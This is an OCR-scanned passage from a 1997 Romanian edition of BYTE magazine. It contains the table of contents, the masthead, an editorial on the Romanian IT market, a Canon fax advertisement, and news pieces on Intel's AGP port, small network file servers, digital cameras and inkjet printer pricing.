Conferință de presă IBM
De Gabriel Proșcanu
23

S&T România și partenerii: Cisco, EMC2 și Oracle
De Romulus Maier
23

CARTE

Utilizare JavaScript
25
De Budai László
Prezentarea cărții scrise de Andrew Wooldrgidge și Mike Morgan, apărută la QUE.

LAB REPORT

HARDWARE

Bandă largă ieftină
52
De editorii BYTE
Testele noastre vă ajută să alegeți: 56K, ISDN sau ADSL?

SOFTWARE

Obiectele vor administra datele
62
De Todd Zino
Când căutați tipuri de date mari, complexe, aveți nevoie de un sistem de administrare de baze de date de obiecte.

WEB PROJECT

Noua generație de servere de știri
87
De Jon Udell
Noile produse de la Netscape și Microsoft permit realizarea simplă a grupurilor de știri.
Lume dinamică: JavaScript

WEB MASTER

91
De Péter László
Bazele rețelelor

SURFING

95
Confluența dintre TI și comunicații produce un impact major.

PREZENTĂRI

SOFTWARE CAD

Mai rapid la desenare 97
De Evan Yares
AutoCAD R14 for Windows.

FOTOGRAFIE DIGITALĂ

Say cheeeese! 109
De Marius Tudorică

ROBOȚI

Gooooooooooool 115
De Ionuț Mușlea
Concurs studențesc.

FORBES

Nu este ce pare a fi...
125
De Harrison Forbes
Windows nu va dispărea. Va rula Java.

CE-I NOU

127
NEO Manager 3.7, Norman ThunderByte Virus Control 8.03, Autodesk WHIP! 3.0

COMENTARIU

Și le-a pus numele: Om
129
De Dan Iancu

ULTIMA

Sensibil, maleabil, ca o nicovală 129
De Iosif Fettich

FUNDAMENTE

BAZE DE DATE

Ferme pe Web
27
De Richard Hackathorn
Puteți recolta conținut pentru informații vitale la decizii strategice.

SISTEME DE OPERARE

Calculatoare de buzunar
29
De Dick Pountain
SO de la Psion oferă micro nucleu și servicii de lucru în timp real.

REȚELE

Legături IP istețe și rapide
31
De Mick Seaman
Noile comutatoare IP ajută transferul datelor cu latență mică în rețelele mari.

UC

Cât mai simplu cu putință
33
De Tom R. Halfhill
Un nou procesor de clasă Pentium de la o firmă nouă se opune concepțiilor actuale de proiectare a procesoarelor.

PROGRAMARE

Programare în Limbo
35
De Larry Rau
Acest limbaj vă permite să scrieți ușor programe care lucrează cu fire și folosesc comunicații bidirecționale.

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACȚIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Mircea Sabău (msabau@agora.ro)
Budai László (lbudai@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Harrison Forbes (Chicago);
Marius Tudorică (Tg-Mureș);
Cătălin Aurel Rusu (Cluj);
Péter László (Tg-Mureș);
Sepsi István (Tg-Mureș);
Gabriel Proșcanu (București);
Dan Iancu (Boston);
Ionuț Mușlea (Los Angeles)
CORECTURA:
Aurora Laslo;
TEHNOREDACTARE:
Réman László, Titus Roșca

ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tg-Mureș
TELEFON: (065) 16.65.16
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: byte@agora.ro
WEB: http://www.agora.ro/byte

Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

editorial


Covrigi

Există momente în care, priveşti înapoi, pentru a găsi direcţia bună pentru pasul următor. M-am uitat şi eu în numărul din BYTE România, apărut în octombrie anul trecut, ca să văd editorialul de acum un an. Domnul Petre Dimo, din a cărui carte am învăţat şi eu FORTRAN, ca mai toţi cei din generaţia care şi-a început activitatea acum douăzeci de ani, lansa în acest articol apelul: „Programatori din toate ţările, treziţi-vă!“. Parafraza cunoscutei lozinci lansate acum mai bine de un secol de către Tristan Flora, socialistă şi feministă militantă, îndemna la o unire între cei ce ştiu ce trebuie, şi cei ce ştiu cum să facă, pentru ca domeniul TI să-şi câştige drepturile în cetate. Apelul lansat de dânsul rămâne actual.

Între ceea ce se face şi ce s-ar putea face, rămâne încă o distanţă imensă. Motivele sunt multe: lipsa legislaţiei, lipsa fondurilor, lipsa comunicării. Dar această abordare este neproductivă. Cu toate dificultăţile existente, există multe firme în domeniu care reuşesc că reziste. Ba mai mult, să-şi facă simţită prezenţa cu produse şi servicii de calitate. Am avut ocazia să văd o mică parte dintre aceste firme, la IFABO'97. Acest târg, de început de toamnă, merita poate mai multă atenţie. Ar fi bine să putem avea şi toamna un târg de anvergura CERF. La IFABO'97 a existat şi un Forum ştiinţific. Am asistat doar la câteva dintre prezentări. La discuţiile care au urmat, domnul Silviu Hotăran, director Microsoft România şi domnul Victor Grădinescu, director la ROMSYS, reprezentantul lui Sun Microsystems în România, au fost întrebaţi despre lupta dintre Microsoft şi Sun. Reacţia domnului Hotăran a fost remarcabilă. Dânsul afirmat că relaţiile dintre firme sunt bune, prioritară fiind construirea unei pieţe TI în România, lupta dintre renumitele firme fiind departe de noi, în ţări cu piaţă reală. Domnul Grădinescu a fost de acord cu această idee. Nu putem decât să felicităm abordarea constructivă pe care o manifestă aceste firme. Ar fi ideal să avem o piaţă TI reală, matură, cât se poate de repede.

Mă bucur că articolul referitor la cartea poştală digitală, din numărul trecut a stârnit un ecou favorabil. Trebuie să menţionez însă remarca domnului Cristian Mohr de la Computers & Communications Center Iaşi, Network Dept, care a precizat că un astfel de serviciu funcţionează la dânşii (http://postcard .dntis.ro), încă din primăvară. Dacă tot a venit vorba de servicii, aveţi acum posibilitatea de a vota cel mai bun site din România. Colegii de la Netsoft Tg.Mureş au realizat un serviciu de votare şi au pornit la realizarea unui TOP 100 România. Şi dumneavoastră puteţi participa (http://www.top100.ro /vreau.html), sau vota site-ul preferat de dumneavoastră. Abonaţii Netsoft pot asculta acum posturile de radio FM din localitate, pe Internet, şi domnul Fettich şi colegii lui pregătesc şi alte servicii interesante. Desigur, există acum mulţi furnizori de servicii. În timp, vor rămâne însă doar cei care sunt excelenţi profesional şi cei care pot plăti specialiştii buni. Este un semn bun faptul că există domenii în care calitatea este criteriu de selecţie.

Acest număr din BYTE România conţine un raport special despre tehnologiile de vârf pentru reţele. Puteţi citi despre tehnologiile ATM, frame relay, Gigabit Ethernet, reţele radio şi tehnologii xDSL. Puteţi citi despre Ferme Web, programare în Limbo, JavaScript şi despre rolul din ce în ce mai pronunţat al aplicaţiilor Java în rezolvarea problemelor reale existente la diferite firme. Pentru cei care realizează aplicaţii pentru reţea, articolul „CORBA, Java şi Web-ul cu obiecte“ poate prezenta interes.. Pe ultima pagină, îl regăsiţi din nou pe domnul Iosif Fettich, ceea ce sper să vă bucure.



Acum un an, editorialul se termina cu întrebarea: „care sunt informaticienii care vor vinde covrigi peste 5 - 10 ani?“ A mai trecut un an, şi sper că vor exista foarte puţini astfel de informaticieni. Pentru cei confruntaţi cu problemele zilnice este poate mai greu de sesizat, dar domeniul TI şi comunicaţiile câştigă teren. Acum un am realizat un interviu menit să semnaleze lansarea serviciilor GSM în România. Acum aceste servicii sunt disponibile în multe locuri şi constituie o alternativă la serviciile tradiţionale de comunicaţii. Importanţa TI nu a fost încă sesizată de marea masă, dar numărul studenţilor care au dat admitere la facultăţile de specialitate TI a crescut. Semn că riscul trecerii la comerţul cu covrigi este mai redus acum, decât anul trecut.ni■

Darvas Attila
adarvas@agora.ro

Canon

Multitalentele

Cel nou -
B110 fax cu hârtie obişnuită

- Tehnologie bubble jet
- Robot telefonic digital încorporat
- 64 nuanţe de gri (UHQ)
- ECM

Cel sclipitor -
MultiPASS™ 10

- Fax multifuncţional cu hârtie obişnuită
- Fax PC / Imprimantă / Scanner / Copiator / Telefon
- Software pentru Windows 3.1 şi Windows 95
- Memorie internă de până la 47 de pagini

CANON
MultiPASS

CANON
MultiPASS

Cel plin de culoare -
MultiPASS™ C30

- Imprimantă color / Fax PC / Scanner / Copiator / Telefon
- 4 pagini / minut (viteză de imprimare)
- Rezoluţie a imprimării de 720 x 360 dpi
- Memorie opţională de până la 2 MB

Bucureşti: •**IT&S** tel (01) 411 08 86 •**SOTA** tel (01) 232 03 88 •**ROMUS** tel (01) 230 16 50 •**ECO COPY & PRINT** tel (01) 679 35 39 •**RTC** tel (01) 222 37 43 •**TORNADO SISTEMS** tel (01) 667 28 23; **Ploieşti:** **IT&S** tel (044) 194 519 **Arad:** •**ELECTRONIC SHOP** tel (057) 289 642; **Sibiu:** •**ECO COPY & PRINT** tel (069) 213 189; **Constanţa:** •**TORNADO SISTEMS** tel (041) 618 580

Canon

Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
Bd-ul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 3854, fax. 01-223 4236


AGP: Cine are nevoie de el?

Noul cip set LX al firmei Intel cu suport pentru Port Grafic Accelerat vine în sprijinul PC-urilor.Dar încă nu există aplicații și SO-uri care să-l utilizeze.

Au apărut primele PC-uri care utilizează noul cip set 440LX al firmei Intel, proiectat în scopul optimizării performanțelor sistemelor echipate cu procesorul Pentium II. Dar încă nu există un software care să beneficieze de noile avantaje oferite de acesta.

Cip setul 440LX al firmei Intel oferă suport pentru memorie DRAM sincronă, Ultra DMA la 33-MBps și pentru alte tehnologii care îmbunătățesc performanțele PC-urilor. Dar cea mai importantă caracteristică oferită este suportul pentru portul grafic accelerat (AGP), care descongestionează magistrala PCI a sistemului prin devierea traficului de informație grafică și dirijarea lui printr-un canal dedicat punct-la-punct existent între cip setul sistemului și controlerul grafic. Și, chiar dacă dezvoltatorii au afirmat că viitoarele versiuni de programe vor beneficia de avantajele AGP, BYTE a găsit diferențe minore între versiunile PCI și AGP ale cartelelor grafice la rularea programelor de vizualizare și modelare 3D pe PC-uri echipate cu procesorul Pentium II la 300-MHz.

AGP este proiectat pentru a îmbunătăți performanțele grafice ale sistemelor Pentium II cu ajutorul unei legături directe între procesorul cartelei grafice a PC-ului și memoria RAM a sistemului prin nucleul cip setului. Acest lucru dezactivează legătura lentă (133-MBps) între cartela grafică și magistrala PCI și stabilește propriul canal dedicat. Intel declara că AGP va mări viteza de operare grafică permițând un transfer direct al datelor grafice în memoria principală printr-un canal de 66-MHz. Prima implementare AGP (numită AGP-1x) va dubla efectiv banda de transfer pentru datele grafice la 266 MBps, față de cea a magistralei PCI din zilele noastre. Unii furnizori de cipuri și circuite acceleratoare grafice vor sprijini pentru început AGP-1x, în timp ce alții se vor orienta spre AGP-2x, implementare cu o viteză de transfer de 533 MBps. În 1999, AGP-4x va oferi o bandă de transfer de peste 1 GBps.




Aplicațiile ce beneficiază de avantajele specifice AGP, precum jocul Incoming al firmei Rage, pot oferi imagini mai reale și o operare mai ușoară. Dar aceste programe nu vor apărea decât spre sfârșitul acestui an.

Oficialitățile firmei Intel au afirmat că adaptoarele grafice conectate la sistemul Socket 7 nu furnizează o lărgime de bandă suficient de mare, iar AGP rezolvă această problemă permițând transferul datelor grafice în paralel cu altele, prin canale diferite. Dar unii furnizori afirmă că problema cu magistrala PCI nu constă în lărgimea de bandă, ci este o problemă de competiție. „Limitările magistralei PCI afectează grafica doar atunci când cartelele SCSI, de rețea sau cele grafice doresc toate, în același timp, să obțină dreptul de utilizare a unei resurse", spunea Phil Parker, directorul departamentului de comunicații al firmei Number Nine Visual Technology. În majoritatea cazurilor, spunea el, procesorul grafic mult prea lent este cel care încetinește transferul.

BYTE a chestionat atât firma Intel cât și numeroși furnizori de acceleratoare grafice și nici unul nu a putut numi măcar o singură aplicație care să sufere de pe urma limitărilor lărgimii de bandă în cazul utilizării cartelelor grafice PCI. (Oricum, oficialitățile firmei Intel spun că acest lucru este parțial cauzat de dezvoltatorii de aplicații, cum sunt jocurile, aceștia nedepășind lărgimea de bandă disponibilă a PC-urilor.) În ciuda acestui lucru, mulți furnizori, printre care se numără și Number Nine, Matrox, STB și ATI, sunt deja angrenați în producerea cartelelor grafice AGP.

Un alt avantaj al AGP-ului dezvăluit de Intel este că acesta reduce cantitatea de memorie video necesară pe o cartelă grafică. AGP permite utilizarea memoriei sistem ca o extensie virtuală a memoriei grafice, astfel încât un furnizor de sisteme poate include doar 4-MB memorie video în loc de 8-MB.

Dar furnizorii de sisteme şi dezvoltatorii de software resping această idee, etichetând-o ca fiind neimportantă atunci când este vorba de grafică performantă. „Memoria grafică este ieftină“ spunea Parker. „Noi vedem magistrala AGP ca fiind o conductă ce alimentează tehnologia noastră grafică. Aplicaţiile 3D vor beneficia de implementarea noastră AGP, capabilă de a transporta numeroase date la un moment dat de-a lungul magistralei AGP de mare viteză şi de a le stoca în memoria cache internă şi cea locală, de până la 16 MB. O dată înmagazinate în memoria locală, aceste date pot fi manipulate de maşina grafică la viteze de până la 1.6 GBps (mai mari decât vitezele AGP). În acest caz, memoria adiţională formează nivelul 2 de memorie cache.“



Există câţiva factori care au contribuit la o receptivitate mai scăzută a AGP-urilor-în fruntea acestora fiind lipsa aplicaţiilor care să utilizeze AGP-urile. Unii fabricanţi au indicat că, mărirea frecvenţei magistralei PCI de la 33.3 MHz la 66.6 MHz, va permite un transfer mai ridicat în cazul deservirii cartelelor grafice şi a ordonării după prioritate a oricărei necesităţi reale pentru AGP. De asemenea, în privinţa suportului adiţional, directorii IT se confruntă cu o altă problemă: Acei care îmbrăţişează AGP-ul vor trebui să suporte două stiluri diferite de platforme video-ceva de care intenţionăm să scăpăm, o dată ce am scăpat de VLB-ul sistemelor 486.

În final, există câteva întrebări în legătură cu ceea ce vom face o dată cu apariţia AGP-urilor. În momentul de faţă, suportul SO este minim. Deşi anunţată ca fiind o tehnologie destinată staţiilor de lucru, AGP-ul nu va fi suportat în NT înainte de versiunea 5. Pentru Windows 95, este disponibil VxD-ul scris de Intel, dar suportul nativ pentru AGP nu este planificat să apară înaintea versiunii Windows 98.

Deci, cine are nevoie de AGP? Astăzi, aplicaţiile ce exploatează caracteristicile AGP-urilor nu sunt disponibile, dar AGP-ul aşează fundamentele unui suport mai bun, destinat dezvoltatorilor de jocuri şi alte programe, care pot beneficia de o procesare grafică şi imagini mult mai reale. De asemenea, un efect benefic imediat al AGP-urilor îl constituie eliberarea slotului PCI de sarcina de a transporta datele grafice, oferind astfel viteze mai mari perifericelor de reţea PCI şi unităţilor hard. Aşadar, dacă cumpăraţi un nou sistem AGP, puteţi la fel de bine să cumpăraţi o cartelă AGP, mai ales că aceasta nu costă mai mult decât versiunea PCI a aceleiaşi cartele. Între timp, aşa cum aşteptăm să apară aplicaţiile care să demonstreze beneficiile AGP-urilor, ar fi interesant să vedem dacă vreun furnizor găseşte o nouă modalitate în această întrecere liberă de utilizare a canalului cu înaltă lărgime de bandă, diferită de cea a firmei Intel.


–Robert L. Hummel

Geek Mystique

Internetul umbreşte televiziunea

Conform sondajului realizat în 1997 de firma Price Waterhouse Consumer Technology, printre activităţile casnice înlocuite de folosirea Internetului se numără vizionările emisiunilor TV (35%) şi lectura (31%). Trei din patru persoane chestionate nu au acces la Internet şi aproape jumătate dintre persoanele fără acces (46%) au declarat că nu vor dori niciodată să aibă acces la reţea de la domiciliu. Dar mulţi dintre aceşti negativişti au 35 de ani sau mai mult. Aceasta înseamnă că firmele trebuie să-şi concentreze eforturile spre generaţiile tinere şi cele viitoare.

Ce fac navigatorii la domiciliu



Sursa: Price Waterhouse 212-596-5699.

Servere de fişiere: mici şi ieftine

Aţi auzit de clienţi mici-acum fiţi atenţi la serverele mici. Câţiva furnizori au anunţat noi servere de fişiere ce oferă instalări mai uşoare, mai multă flexibilitate şi preţuri mai scăzute decât serverele de fişiere tradiţionale.

Deşi implementările variază, aceste noi servere de fişiere (cunoscute sub numele de dispozitive de reţea sau dispozitive de stocare direct ataşate) de regulă includ un procesor RISC la preţ scăzut, un sistem de operare în timp real, conexiuni de reţea interne, circuite integrate specifice aplicaţiilor (ASIC) şi discuri destinate stocării informaţiilor. Apropierea de sistemele de operare în timp real permite furnizorilor să construiască aceste servere mici cu ajutorul unor cipuri de intrare/ieşire dedicate la preţuri scăzute, în loc să folosească UCP-uri generale, cum este procesorul Pentium.

Deoarece furnizorii utilizează sisteme standard, cum sunt NFS, HTTP şi SMB, care rulează peste SO-urile lor în timp real, aceste servere mici arată ca nişte unităţi sau servere conectate la alte calculatoare din reţea.

Sumar

Aparate foto digitale
12

Imprimante cu jet de cerneală
12

Reţele mai bune prin contabilizare
13

Soluţii cluster NT
16

Modelul extern Plug & Stor al firmei Creative Design cântărește doar 1.24kg și conține conexiuni de rețea interne.

Conectând un server mic în rețea, sistemul se va autoconfigura, fără să fie necesară oprirea serverului de rețea. Utilizând un SO în timp real care suportă protocoalele de rețea uzuale, în loc de NT sau NetWare, se pot adăuga dispozitive de stocare fără să fie necesară cumpărarea unor noi licențe de SO-uri. Și, o dată configurate dispozitivele de stocare utilizând un alt PC conectat în rețea, aceste miniservere nu mai au nevoie de tastaturi, monitoare, dispozitive mouse sau alte periferice. Rezultatul final: un miniserver de fișiere având dimensiunea unei cutii de pâine, la un preț sub 1000$.

Mike Peterson, președintele Strategic Research (Santa Barbara, CA), o firmă de cercetare a pieței soluțiilor de stocare, spunea că aceste noi tipuri de produse de stocare cu posibilități de lucru în rețea oferă soluții de instalare și gestiune mult mai ușoare decât cele tradiționale, o dată cu posibilitatea adăugării de către grupurile de lucru a noilor dispozitive de stocare în apropierea utilizatorilor. Sistemele de stocare în rețea reduc traficul de date prin rețea.

Câțiva furnizori cum sunt Creative Design Solutions (408-653-1330; http://www.creativedesign.com), Axis Communications (617-938-1188; http://www.axis.com) au început să comercializeze asemenea dispozitive și, de curând, divizia Network Power & Light a firmei Mylex (510-608-2222; npl @mylex.com). Modelul intern Plug&Stor 100 al firmei Creative este o placă de bază AT destinată construirii serverelor de stocare, iar versiunea externă de 1.24kg (vezi fotografia) include o locație pentru o unitate de 3.5" și se conectează direct la rețea. În timp ce alți furnizori utilizează procesoare de intrare/ieșire, firma Creative folosește procesorul Pentium. Familia StorPoint HD a firmei Axis utilizează mai multe unități mobile Iomega Jaz, aceste produse fiind vândute la un preț minim de 999$. Divizia NPL a firmei Mylex nu își va anunța oficial produsele până spre sfârșitul acestui an, dar oficialitățile firmei confirmă faptul că aceste produse vor fi construite în jurul procesoarelor de intrare/ieșire dedicate, cu suport SO în timp real.

Furnizorii afirmă că dispozitivele în rețea satisfac o gamă largă de necesități, în special cele legate de adăugarea noilor dispozitive de stocare pentru grupurile de lucru. În orice caz, aceste dispozitive nu pot satisface toate necesităților de stocare, datorită unui singur lucru. Cu excepția serverelor bazate pe UCP-uri de înaltă performanță care rulează NT sau Unix, aceste periferice nu sunt utile ca servere de aplicații. De asemenea, sistemele inițiale nu sunt suficient de puternice când este vorba de încărcări mari I/O de care au nevoie masivele de discuri. Ca și PC-urile de rețea, dispozitivele de rețea nu rezolvă orice problemă. Dar ele oferă o soluție bună pentru multe dintre problemele de gestiune a procesului de stocare existente în zilele noastre.

–Dave Andrews

O privire în viitor

Un nou proiect pentru aparatele foto digitale

Un nou proiect pentru aparatele foto digitale va reduce prețul acestora, concomitent cu creșterea gradului de integrare cu PC-urile. Inițiat de firma Intel și susținut de firmele HP, Eastman Kodak, Microsoft și altele, ghidul de referință pentru proiectarea aparatelor foto digitale transferă responsabilitatea activităților de calcul intensiv (compresia și îmbunătățirea imaginilor) pe care o avea aparatul spre PC. În aparat are loc doar o compresie minimală, reducându-se astfel necesitățile de calcul pentru microprocesorul aparatului foto. Dar folosind o compresie minimală, aparatul foto are nevoie de mai multă capacitate de stocare. Pentru aceasta, ghidul de referință face apel la memoria rapidă amovibilă. Printre alte componente de bază se numără suportul pentru formatul FlashPix și USB (Universal Serial Bus). Firma Intel a afirmat că aceste specificații, prin transferul activității de procesare a imaginilor în PC, vor reduce prețul unui aparat foto digital cu aproximativ 100$. Un alt aspect la fel de important îl constituie gradul mai mare de integrare cu PC-urile. Produsele construite pe baza acestui ghid de referință vor începe să apară în următorul an.

Imprimante cu jet de cerneală: doar mai ieftine

Furnizorii de imprimante au găsit noi întrebuințări ale tehnologiei cu jet de cerneală. Prețurile imprimantelor cu jet de cerneală continuă să scadă și multe firme vor continua să comercializeze imprimante color cu jet de cerneală sub 150$. Dar tehnologia cu jet de cerneală își mărește aria de utilizare, îndreptându-se spre proiectările complexe, inginerie și activități de grafică.

În birourile de mici dimensiuni sau la domiciliu, prețul imprimantelor color cu jet de cerneală a coborât sub cel al imprimantelor laser. Conform studiului IDC (Framingham, MA), o firmă de cercetare și consultanță, prețul mediu al unei imprimante color cu jet de cerneală la 5ppm este de 425$, în timp ce o imprimantă laser alb/negru la 8ppm costă 525$. Prețul acestei categorii de imprimante cu laser a scăzut doar cu 12 procente din 1996, în timp ce prețurile imprimantelor cu jet de cerneală au scăzut, în aceeași perioadă, cu 16 procente. În plus, aceste imprimante color cu jet de cerneală au atins o calitate aproape de cea fotografică.

Firmele ce folosesc tehnologia cu jet de cerneală spun că, în viitor, aceasta va pătrunde mai mult pe tărâmul altor categorii de imprimante laser. „Prețul imprimantelor cu laser continuă să scadă rapid," spunea Dan Crane, vicepreședintele departamentului de investigare a pieței al firmei

Epson. „Cred că ciocnirea se va produce la preţul de 999$.“ Pentru a intra în competiţie, imprimantele cu jet de cerneală trebuie să-şi mărească substanţial viteza de tipărire. Acum, majoritatea categoriilor de imprimante cu jet de cerneală nu depăşesc viteza de 5ppm la tipărirea alb/negru şi 3ppm la cea color. În general, furnizorii de imprimante cu jet de cerneală „umflă“ aceste estimări, după cum atenţiona Charles LeCompte, editor la Hardcopy Observer, un jurnal de ştiri din domeniul industrial. Dar „nu există nici o îndoială că furnizorii vor forţa obţinerea unor viteze mai mari de la aceste dispozitive,“ spunea el. „Se pot arunca mai multe picături pe pagină sau se poate obţine o uscare mai rapidă a cernelii, dar anumite tehnologii dau doar impresia că pot îmbunătăţi performanţele imprimantelor din zilele noastre.“

Pentru o perioadă de timp, nu se va produce vreo ciocnire între imprimantele cu laser pentru grupuri de lucru şi cele color cu jet de cerneală. În următorii ani, viteza de tipărire a imprimantelor cu jet de cerneală probabil că nu se va mări semnificativ. Următoarea clasă de imprimante cu laser este cea a imprimantelor personale „deluxe“ şi nici o altă imprimantă cu jet de cerneală nu poate atinge viteza de 12ppm sau caracteristicile de tipărire alb/negru ale acestei clase. Aceste imprimante cu laser vor continua să fie accesibile şi utile la tipărirea alb/negru a volumelor mari de documente. Preţul imprimantelor laser scade tot mai rapid. Acum ele oferă viteze superioare de tipărire color la preţuri minime de 3000$ (vezi articolul „Imprimante color cu laser: Mai ieftine, mai compacte“, din august). De asemenea, în concordanţă cu Marco Boer, partener consultant al IT Strategies, imprimantele color cu jet de cerneală se situează pe o poziţie mai slabă pentru a putea concura cu cele laser pentru grupuri de lucru, deoarece doar 2 procente dintre acestea au cartele de interfaţă pentru lucrul în reţea.

Există câteva strategii folosite pentru mărirea vitezei de tipărire a imprimantelor cu jet de cerneală. Imprimanta 1600C a firmei Hewlett-Packard are elemente pentru încălzirea hârtiei cu rolul de a grăbi procesul de uscare, dar această soluţie un este deloc elegantă şi prin urmare nu este de viitor. Firma Epson are două tehnologii cu avantaje potenţiale-cerneala cu uscare rapidă şi capul de tipărire piezo-dar încă nu s-au obţinut îmbunătăţiri semnificative ale performanţelor. Până acum, pentru majoritatea imprimantelor cu jet de cerneală care necesită hârtie specială, cerneala cu uscare rapidă nu a avut ca rezultat creşterea vitezei de tipărire. Capul de tipărire piezo, ce utilizează impulsuri electrice în locul presiunii termice, poate îmbunătăţi considerabil viteza de tipărire, dar mulţi furnizori au păstrat tehnologia cu cap de tipărire termic.

În ciuda acestor limitări, este o greşeală să nu considerăm imprimantele color cu jet de cerneală ca fiind soluţii de tipărire color ieftine, speciale şi de larg consum. IT Strategies a estimat că, până în anul 2000, se vor vinde imprimante grafice de format mare (care au lăţimea peste 24 de inch) în valoare de 19 miliarde $. Iar imprimantele cu jet de cerneală joacă rolul principal în acest segment de piaţă. În anul 1996 s-au vândut 6700 de astfel de sisteme cu jet de cerneală şi se aşteaptă o creştere la 24.000 la sfârşitul acestui secol. Aceste imprimante înlocuiesc vechile imprimante CAD şi sunt larg folosite pentru activităţi profesionale de către departamentele de artă. Proiectanţii pot crea, într-o manieră simplă, lucruri profesionale la preţuri mici. Imprimantele color cu jet de cerneală au început să-şi croiască drum prin casele producătoare de imprimante. Astfel, în aceeaşi perioadă, imprimantele profesionale şi-au întors privirea spre tehnologia cu jet de cerneală, vânzările imprimantelor electrostatice au scăzut cu 18 procente, iar numărul modelelor cu jet de cerneală de format mare a 